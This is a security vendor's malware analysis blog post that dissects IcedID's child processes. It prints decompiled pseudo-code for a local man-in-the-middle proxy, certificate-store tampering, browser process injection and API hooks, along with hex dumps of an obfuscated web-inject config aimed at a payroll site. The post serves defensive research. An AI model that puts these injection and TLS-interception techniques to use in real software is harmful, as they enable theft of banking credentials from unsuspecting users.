

A Deep Dive Into IcedID Malware: Part III - Analysis of Child Processes

By Kai Lu

Published: 2019-07-22 · Archived: 2026-04-05 18:07:39 UTC

FortiGuard Labs Threat Analysis Report Series

In [Part II](#) of this blog series, we identified three child processes that were created by the IcedID malware. In Part III below, we'll provide a deep analysis of those child processes.

Let's get started!

0x01 Child process A (entry offset: 0x168E)

This first child process is primarily responsible for performing web injection in browsers and acting as a proxy to inspect and manipulate traffic. It can also hook key functions in browsers.

The following is the pseudo code of the entry point.

```
signed int __stdcall func_start(int a1)
{
    BOOL v1; // esi
    signed int result; // eax

    *(_DWORD *) (MEMORY[0x6F098] + 304) = MEMORY[0x6F098];
    v1 = unhook_RtlExitUserProcess();
    result = load_dlls(); // load dlls
    if ( result )
    {
        result = sub_661A9F(); // core function
        if ( result )
        {
            while ( 1 )
            LABEL_5:
                Sleep(0xFFFFFFFF);
        }
    }
    if ( v1 )
    {
        (*(void (__stdcall **)(_DWORD))(*(_DWORD *) (MEMORY[0x6F098] + 304) + 56))(0); // RtlExitUserProcess
        goto LABEL_5;
    }
    return result;
}
```

Entry point of injected svchost.exe child process(offset:0x168e)

Figure 1. The pseudo code of the entry point in the trampoline code

In this function, the process first unhooks the RtlExitUserProcess API and then loads a number of dynamic libraries. The function sub_0x1A9F() is the core function.

```
signed int sub_661A9F()
{
    HANDLE v0; // eax
    signed int result; // eax

    SetErrorMode(0x8007u);
    dword_66F0B0[1] = *((_DWORD *)&sunk_80000 + 215); // RC4 key(Bot ID)
    dword_66F0B0[0] = *((_DWORD *)&sunk_80000 + 216);
    *((_DWORD *)key) = *((_DWORD *)&sunk_80000 + 869);
    LOBYTE(dword_66F0B0[2]) = *((_BYTE *)&sunk_80000 + 868);
    sub_661073((_BYTE *)&sunk_80000 + 873); // build c2 server list
    result = sub_6673FA(); // create a thread to set IPC with file mapping technique
    if ( result )
    {
        sub_669EE9(); // APC related
        if ( !sub_661410() )
        {
            MEMORY[0x6F0C4] = 1;
            result = InitProxyServer(dword_66F0C8); // add self cert to certstore and create a proxy server 127.0.0.1:61420
            if ( result == 1 )
            {
                MEMORY[0x6F0C5] = 1;
            }
            else
            {
                if ( result == 3 )
                {
                    MEMORY[0x6F0C6] = 1;
                }
                else if ( result == 4 )
                {
                    MEMORY[0x6F0C7] = 1;
                }
                MEMORY[0x6F0BC] = sub_661B7E();
                if ( MEMORY[0x6F0BC] && (v0 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)browser_injection, 0, 0, 0)) != 0 ) // perform code injection into browser
                {
                    CloseHandle(v0);
                    result = 1;
                }
                else
                {
                    result = 0;
                }
            }
        }
    }
    return result;
}
```

Figure 2. The core function sub_0x1A9F()

Here’s a list of the key functionalities of this function.

1. Build a C2 server list
2. Create a thread to set IPC with file mapping technique
3. Create a thread and then call the QueueUserAPC function to add a user-mode asynchronous procedure call (APC) object to the APC queue of the specified thread. In APC, it can read the DAT config file, decrypt it with an RC4 key, and then decompress the data as follows.

Address	Hex	ASCII
00391FE8	04 FD 2C 92 DE E7 66 C3 7A 65 75 73 DD 2A 0F 00	.ý. PcfAzeusY*
00391FF8	EC FD 5D 6F 1B CB B6 28 8A 79 6F 2C 1C 9C BD 6F	iý]o.Éŋ(,yo,...ko
00392008	76 80 83 78 73 91 00 F7 9C 48 68 AD 69 8A 93 B2	v. {s...+.Kk.i...²
00392018	C8 FE 6E 4A A6 BD 29 92 FA A2 24 4A A2 BE 6C 4D	Ébnj}%;).úC\$)C%IM
00392028	AD 89 FE 24 29 51 6C AA BB A9 96 6C EB BE 1C 24	..b\$)Q1ª»0.1e%.\$
00392038	4F 09 02 24 AF 01 2E 82 3C E4 35 EF 79 C8 8F 08	0..\$...<ã5iyÉ..
00392048	10 20 40 7E 40 90 97 93 3F 10 20 F5 D5 D5 D5 EC	.@~...?. 0000i
00392058	6E B2 25 78 AE 35 D7 DA B6 6C AB BB BA 6A D4 A8	n²%{°5xúŋ «»°j0
00392068	51 63 8C 1A 55 35 46 D5 1F FE 7F 28 FF 3B ED 1F	Qc...U5F0.þ.+ý;í.
00392078	5E BD BA 78 F5 EA D5 7F F8 43 F9 D5 AB 7F 18 58	À%°{õè0.øcù0«...[
00392088	BE 67 19 53 D7 5A D5 CC C9 AA E1 DC 56 5C EB 5E	%g.SxZ0IÉªáUV\zA
00392098	33 6F 2B BA E6 0D 8D 8A 3F B0 6E AD 55 5B 33 2C	3o+°æ...?°n.U[3,
003920A8	EF D5 3F 82 42 CE 3F FC BB 57 AF FE F1 9D EE 98	i0?..BÍ?ú»w`bñ.í.
003920B8	8F AF 96 5F BD FA 03 7A 2A 78 FE E3 C8 AA 2F 99	..%ú.z*xþãÉª/.
003920C8	43 6F 32 D2 1E D7 0A 63 67 6C AD 2F FD CB 3F BF	CoZ0.x.cgj./ýÉ?ž
003920D8	AB 78 86 3B 9C F8 EF 5F FD B4 F4 E2 0A FF 09 56	«x.;.øi_ý'ôã.y.V
003920E8	58 F1 87 FE C8 7A FF EA FF F9 1A D4 49 5E 00 7C	xñ.þžyëýù.0IA.
003920F8	02 FE 5F FE F9 5E 73 0B BF 56 1F AA 96 25 D5 2F	.þ_bþAs.žV.ª.%0/
00392108	8B BF 3C C8 06 F8 27 81 7F 16 F8 A7 FC F2 A0 88	.ž<É.ø!...øšüò .
00392118	E0 B7 5A 5C 81 9F 6A 38 59 A9 82 7F 12 FE 24 E9	à.Z\..j8Y0...þ\$É
00392128	24 1D 3E 83 6F 82 F9 CB 03 0F 8B 09 04 4C 08 4E	\$>.ø.úÉ.....L.N
00392138	20 F9 39 FC 5D 32 11 48 0A 4A A0 B5 28 32 78 E4	ù9ù}2.H.j µ(2xã
00392148	70 49 F8 49 96 70 E5 3C 49 86 78 81 4A 45 8B BC	pi0I.pà<I.x.JE.%
00392158	9B 34 8B 64 13 60 30 AB 81 48 A9 E4 15 02 92 A3	.4.d.0«.k0a...f
00392168	24 91 FC AB E2 AA 05 0D 60 65 E3 7F 30 BB 22 45	\$..ú«ª...eª.0»°E
00392178	2D 85 95 28 35 02 C6 26 2D 02 FF F8 10 01 02 07	..(S.ª&-_ýø....
00392188	BD 0B 24 0F 4A 82 8D AB D3 48 12 22 1E 4E B2 09	%.\$..ª.«0H..°N².
00392198	F4 10 81 10 4A 0D 63 83 48 CE 91 DF 84 76 10 68	ò.±.J.c.HI.B.v.k
003921A8	DA 7C 85 36 39 0D 84 94 00 11 CB 8A 6A A8 32 58	Ú .69.....É.j²2X
003921B8	90 9E 92 48 6D 0A A2 0F 2E 12 F2 41 88 88 1C 31	...Hm.€...òA...1
003921C8	01 7A 17 69 7B 10 44 89 3E 31 04 8A BA 3C AC 98	.z.í{.D.61...°<.
003921D8	08 3B 34 6A A6 A8 C6 F1 47 DF 78 0C 95 23 FD 53	..;4j;ªñGßx...#Y\$
003921E8	25 34 AF 11 4A 84 CD AA 45 6D 40 FD 06 40 F1 80	%ª..J.íªEm0ª.0ñ.
003921F8	EE 8A 12 FD 83 EF 08 69 D2 AF A8 5F 4C 96 4B 18	í..ý.í.i0...L.K.

Magic number

Decrypted yxuvgoshcb.dat

Figure 3. The decrypted web injection DAT config file

This DAT config file is used for performing web injections. It uses a Magic number, “zeus”. IcedID then uses a customized algorithm to decode the content. The following is the decompressed data.

Address	Hex	ASCII
01A50020	04 FD 2C 92 61 01 00 00 71 00 00 00 11 04 28 00	.ý..a...q.....+
01A50030	00 01 6E 65 74 73 65 63 75 72 65 2E 61 64 70 2E	..netsecure.adp.
01A50040	63 6F 6D 2F 72 65 76 61 64 6D 2F 62 61 73 69 63	com/revadm/basic
01A50050	2F 74 68 65 6D 65 2E 66 61 63 65 73 00 02 00 00	/theme.faces....
01A50060	00 6F 01 06 00 00 02 3C 62 6F 64 79 00 28 00 00	.o.....<body.(..
01A50070	04 3C 62 6F 64 79 20 73 74 79 6C 65 3D 22 64 69	.<body style="di
01A50080	73 70 6C 61 79 3A 20 6E 6F 6E 65 38 22 0D 0A 3C	splay: none;"..<
01A50090	2F 73 63 72 69 70 74 3E 00 25 22 00 00 11 04 28	/script>.%"....+
01A500A0	00 00 01 6E 65 74 73 65 63 75 72 65 2E 61 64 70	...netsecure.adp.
01A500B0	2E 63 6F 6D 2F 72 65 76 61 64 6D 2F 62 61 73 69	com/revadm/basi
01A500C0	63 2F 74 68 65 6D 65 2E 66 61 63 65 73 00 02 00	c/theme.faces...
01A500D0	00 00 6F 01 09 00 00 02 3C 2F 74 69 74 6C 65 3E	..o.....</title>
01A500E0	00 09 21 00 04 3C 2F 74 69 74 6C 65 3E 0D 0A 3C	.ù!..</title>..<
01A500F0	73 63 72 69 70 74 3E 0D 0A 76 61 72 20 5F 30 78	script>..var _0x
01A50100	30 65 65 35 3D 58 27 5C 78 36 63 5C 78 36 35 5C	0ee5=['\x6c\x65\x
01A50110	78 36 65 5C 78 36 37 5C 78 37 34 5C 78 36 38 27	x6e\x67\x74\x68\x
01A50120	2C 27 5C 78 36 39 5C 78 36 65 5C 78 37 30 5C 78	, '\x69\x6e\x70\x
01A50130	37 35 5C 78 37 34 5C 78 35 62 5C 78 36 39 5C 78	75\x74\x5b\x69\x
01A50140	36 34 5C 78 35 65 5C 78 33 64 5C 78 32 37 5C 78	64\x5e\x3d\x27\x
01A50150	37 33 5C 78 36 35 5C 78 36 63 5C 78 36 35 5C 78	73\x65\x6c\x65\x
01A50160	36 33 5C 78 37 34 5C 78 35 31 5C 78 32 37 5C 78	63\x74\x51\x27\x
01A50170	35 64 27 2C 27 5C 78 37 30 5C 78 37 35 5C 78 37	5d', '\x70\x75\x7
01A50180	33 5C 78 36 38 27 2C 27 5C 78 37 36 5C 78 36 31	3\x68', '\x76\x61
01A50190	5C 78 36 63 5C 78 37 35 5C 78 36 35 27 2C 27 5C	\x6c\x75\x65', '\x
01A501A0	78 36 32 5C 78 36 31 5C 78 36 65 5C 78 36 62 5C	x62\x61\x6e\x6b\x
01A501B0	78 34 65 5C 78 36 31 5C 78 36 64 5C 78 36 35 27	x4e\x61\x6d\x65\x
01A501C0	2C 27 5C 78 35 66 5C 78 37 35 5C 78 37 32 5C 78	, '\x5f\x75\x72\x
01A501D0	36 63 27 2C 27 5C 78 36 38 5C 78 37 32 5C 78 36	6c', '\x68\x72\x6
01A501E0	35 5C 78 36 36 27 2C 27 5C 78 36 38 5C 78 37 34	5\x66', '\x68\x74
01A501F0	5C 78 37 34 5C 78 37 30 5C 78 37 33 5C 78 33 61	\x74\x70\x73\x3a
01A50200	5C 78 32 66 5C 78 32 66 5C 78 37 32 5C 78 37 35	\x2f\x2f\x72\x75
01A50210	5C 78 36 65 5C 78 37 30 5C 78 36 31 5C 78 37 39	\x6e\x70\x61\x79
01A50220	5C 78 37 32 5C 78 36 66 5C 78 36 63 5C 78 36 63	\x72\x6f\x6c\x6c
01A50230	5C 78 32 65 5C 78 36 31 5C 78 36 34 5C 78 37 30	\x2e\x61\x64\x70

Decompressed data

Figure 4. The decompressed data of web injection

4. Add self-signed certificate into the certificate store and then create a proxy server which is bound to 127.0.0.1 on TCP port 61420. Next, it calls the RegisterWaitForSingleObject function to register a WSA (Windows Socket API) event handler, then uses the socket of the initialized proxy server to handle all connect, send, and receive network requests.

```

if ( v2 & 8 )
{
    v3 = accept((__DWORD *)lpMem + 10), 0, 0);
    v4 = (void (__stdcall *)(PVOID, SOCKET, __DWORD)) * ((__DWORD *)lpMem + 18);
    if ( v4 )
        v4(lpMem, v3, *(__DWORD *)lpMem + 20));
    else
        closesocket(v3);
}
else
{
    if ( v2 & 0x10 && NetworkEvents.iErrorCode[4] )
    {
        v2 |= 0x20u;
        NetworkEvents.lNetworkEvents = v2;
    }
    if ( v2 & 2 )
    {
        wrap send l((int)lpMem, (char *)&NetworkEvents);
        LOBYTE(v2) = NetworkEvents.lNetworkEvents;
    }
    if ( v2 & 1 )
    {
        wrap rcv l((SOCKET *)lpMem, &NetworkEvents);
        LOBYTE(v2) = NetworkEvents.lNetworkEvents;
    }
    if ( v2 & 0x20 )
    {
        *(__DWORD *)lpMem + 9) |= 0x1000u;
        v5 = (void (__stdcall *)(PVOID, __DWORD)) * ((__DWORD *)lpMem + 19);
        if ( v5 )
            v5(lpMem, *(__DWORD *)lpMem + 20));
    }
}
goto LABEL_19;

```

Proxy server handles network requests

Figure 5. Proxy server handles network requests

Additionally, in order to perform a MiTM attack on SSL connections, the proxy server has to generate a certificate and add it into the cert store. The following is that implementation.

```
int __cdecl add_cert2store(void *pvPara)
{
    HCERTSTORE v1; // eax
    const CERT_CONTEXT *v2; // eax
    const CERT_CONTEXT *v3; // esi

    v1 = wrap_CertOpenStore(pvPara, 1); // pvPara = "C:\\Users\\[redacted]\\AppData\\Local\\Temp\\19AA26AC tmp"
    dword_66F3C4 = (int)v1;
    if ( !v1 )
        goto LABEL_5;
    pCertContext = sub_661D05(v1);
    if ( !pCertContext )
    {
        v2 = wrap_CertCreateSelfSignCertificate 1();
        v3 = v2;
        if ( !v2 )
        {
            wrap_CertCloseStore((HCERTSTORE)0x32BDA8);
            dword_66F3C4 = (unsigned int)v3 & 0x32BDA8;
        }
    LABEL_5:
        *(&pCertContext + 1) = sub_669E5A();
        return *(&pCertContext + 1) != 0 ? 2 : 0;
    }
    pCertContext = wrap_CertAddCertificateContextToStore (HCERTSTORE)0x32BDA8, v2);
    if ( pCertContext )
        CertFreeCertificateContext(v3);
    else
        pCertContext = v3;
    *(&pCertContext + 1) = sub_669E5A();
    return 1;
}

```

Bot ID

Add self-signed cert into cert store

Figure 6. Adding a self-signed cert into the cert store

We can also see that this svchost.exe child process is listening on TCP port 61420.



5. Create a thread to perform code injection into the browser. The following is the thread function of the browser code injection.

```
void __stdcall __noreturn browser_injection(LPVOID lpThreadParameter)
{
    while ( 1 )
    {
        MEMORY_0x6E008 = sub_667DE2("#ke");
        sub_665F0F((int (__stdcall *) (CHAR *, char *, int))sub_661A07, 0, 1); // Get all running processes list, and if browser process is found,
        // it performs code injection and hook ZwWaitForSingleObject.
        Sleep(0x3E8u);
    }
}

```

Figure 7. The browser injection function

It uses the ZwQuerySystemInformation function to gather a list of all current running processes. If a browser process is found, it performs code injection into the browser process and sets up a hook on the ZwWaitForSingleObject function. The following is the function that checks to see if a running process is a browser process. It first generates a hash with the process name using a specified algorithm. Then, it compares the hash with the given hash of four browsers: Firefox, Edge, IE, and Chrome.

```

CHAR *__cdecl check_processhash(LPCSTR pszPath)
{
    int v1; // esi
    CHAR *result; // eax
    CHAR *v3; // edi
    unsigned __int8 v4; // al
    int v5; // ecx
    int v6; // eax
    int v7; // esi
    CHAR *v8; // [esp-4h] [ebp-Ch]

    v1 = 0;
    result = PathFindFileNameA(pszPath);
    v3 = result;
    if ( result )
    {
        CharLowerA(result);
        v4 = *v3;
        v5 = 0;
        while ( v4 )
        {
            v6 = v1 + v5++ + v4;
            v1 = ROR4__(v6, 3);
            v4 = v3[v5];
        }
        v7 = v1 ^ 0x401056;
        switch ( v7 )
        {
            case 0x1EACD83D:
                v8 = (CHAR *)2; // firefox.exe (type=2)
                break;
            case 0x1FC79819:
                v8 = (CHAR *)4; // microsoftedgecp.exe (type=4)
                break;
            case (int)0xD31A30C7:
                v8 = (CHAR *)3; // iexplore.exe (type=3)
                break;
            default:
                return (CHAR *) (v7 == 0xFA7442ED); // chrome.exe (type=1)
        }
        result = v8;
    }
    return result;
}

```

Process hash generation algorithm

Figure 8. Checking the hash of the process name

Before performing its code injection, it first checks to see if this process is running on 64 bits by calling the IsWow64Process function. It then performs a code injection into the browser process, and depending on the process bits version, it calls the corresponding hook function to set up a hook on the ZwWaitForSingleObject function.

```

v10 = a1;
v12 = a2;
v11 = a3;
v13 = 0;
v14 = 0;
lpMem = 0;
v16 = 0;
v3 = allocate two memory regions (&v10); // NtAllocateVirtualMemory
if ( v3 )
{
    v3 = sub_667719(&v10);
    if ( v3 )
    {
        v3 = process injection (&v10); // ZwWriteVirtualMemory
        if ( v3 )
        {
            if ( v12 & 4 )
                v4 = hook systemAPI 32 (&v10);
            else
                v4 = hook systemAPI 64 (&v10);
            v3 = v4;
        }
    }
}

```

Process injection and set up hook

Figure 9. Process injection and setting up a hook in a browser

Here we will use Firefox to demonstrate how it performs its process injection and sets up a hook.




Figure 10. Process injection into Firefox

It sets up a hook on the ZwWaitForSingleObject API in the Firefox process as follows.




Figure 11. Hooked ZwWaitForSingleObject function

When Firefox calls the ZwWaitForSingleObject function, it jumps to the trampoline code. The entry point of trampoline code is at offset 0x1856 from the injected memory region.

Let's take a closer look at the trampoline code (offset:0x1856).

In this trampoline code, it first unhooks the ZwWaitForSingleObject API. Then it sets up a hook on the SSL_AuthCertificateHook API (in nss3.dll for Firefox.) The nss3.SSL_AuthCertificateHook function specifies a certificate authentication callback function that is called to authenticate an incoming certificate.

The following is the hooked nss3.SSL_AuthCertificateHook function.




Figure 12. The hooked nss3.SSL_AuthCertificateHook function

It configures the `nss3.SSL_AuthCertificateHook` function to always return `SECSuccess`.

Note that it can set up a hook for browser-specific functions depending on the type of browser. However, we won't be providing details for any other browsers in this blog.

Next, it continues to set up a hook on the connect API in `ws2_32.dll`. The following is the hooked connect API.




Figure 13. The hooked connect API in ws2_32.dll

The following is the pseudo code of the trampoline code for the hooked *connect* API.

```

int __stdcall trampoline_connect_hook(SOCKET s, _WORD *argp, int a3)
{
    WORD *v3; // esi
    int v4; // edi
    int v6; // [esp+8h] [ebp-1Ch]
    int v7; // [esp+Ch] [ebp-18h]
    int v8; // [esp+10h] [ebp-14h]
    int v9; // [esp+14h] [ebp-10h]
    char buf[4]; // [esp+18h] [ebp-Ch]
    int v11; // [esp+1Ch] [ebp-8h]
    __int16 v12; // [esp+20h] [ebp-4h]
    __int16 v13; // [esp+22h] [ebp-2h]

    v3 = argp;
    if ( *argp != 2 || !sub_B5517FA(2, (unsigned __int16)argp[1]) )
        return MEMORY[0xBED006B](s, v3, a3);
    argp = 0;
    ioctlsocket(s, -2147195266, (u_long *)&argp); // FIONBIO
    v6 = 0;
    v8 = 0;
    v9 = 0;
    LOWORD(v6) = 2;
    v7 = 16777343;
    HIWORD(v6) = *(unsigned __int8 *) (dword_B553018[0] + 853) | (unsigned __int16) (*( _WORD *) (dword_B553018[0] + 852) << 8);
    v4 = MEMORY[0xBED006B](s, &v6, 16); // execute the rest code of hooked connect
    if ( v4 == -1 )
    {
        WSASetLastError(10061);
    }
    else
    {
        *(_DWORD *)buf = *(_DWORD *) (dword_B553018[0] + 848);
        v11 = *(_DWORD *)v3 + 1;
        v12 = _ROL2__(v3[1], 8);
        v13 = 2;
        send(s, buf, 12, 0); // send 12 bytes of data to proxy server 127.0.0.1:61420
        argp = (_WORD *)1;
        ioctlsocket(s, -2147195266, (u_long *)&argp);
        v4 = -1;
        WSASetLastError(10035);
    }
    return v4;
}
    
```

Figure 14. The pseudo code of the trampoline code for the hooked connect API

Once the *connect* function returns 0 (the connection has succeeded), it sends 12 bytes of data to proxy server **127.0.0.1:61420**, which was created in this svchost.exe child process. The captured traffic is shown in Figure 15.




Figure 15. Brover sends 12 bytes of data to proxy server

The structure of these 12 bytes consists of four parts, as follows:

0x00: Unknown

0x04: Target website's IP address

0x08: Port

0x0A: Browser type

0x02 Child Process B (entry offset: 0x1E0A)

This second child process is used to communicate with the C2 server. It will attempt to send an HTTP request to the C2 server via WebSocket, as follows.



Figure 16. Requesting data from the C2 via WebSocket

It also communicates with the parent svchost.exe process using a mapping file technique. And, depending on the shared info, it may attempt to make network requests to a C2 server over SSL, and then create a new process, perform code injections, and set up a hook on the RtlExitUserProcess function.

0x03 Child Process C (entry offset: 0x10DF)

This process communicates with the parent svchost.exe process by using a mapping file technique. It is also able to perform some registry operations.

0x04 Solution

This malicious PE file has been detected as “W32/Kryptik.GTSU!tr” by the FortiGuard AntiVirus service.

The C2 server list has been rated as “Malicious Websites” by the FortiGuard WebFilter service.

0x05 Conclusion

In this series of posts, I have provided a detailed analysis of a new IcedID malware sample. The entire detailed analysis is divided into three parts. The first two part are available here: [Part I: Unpacking, Hooking, and Process Injection](#) and [Part II: Analysis of the Core IcedID Payload \(Parent Process\)](#).

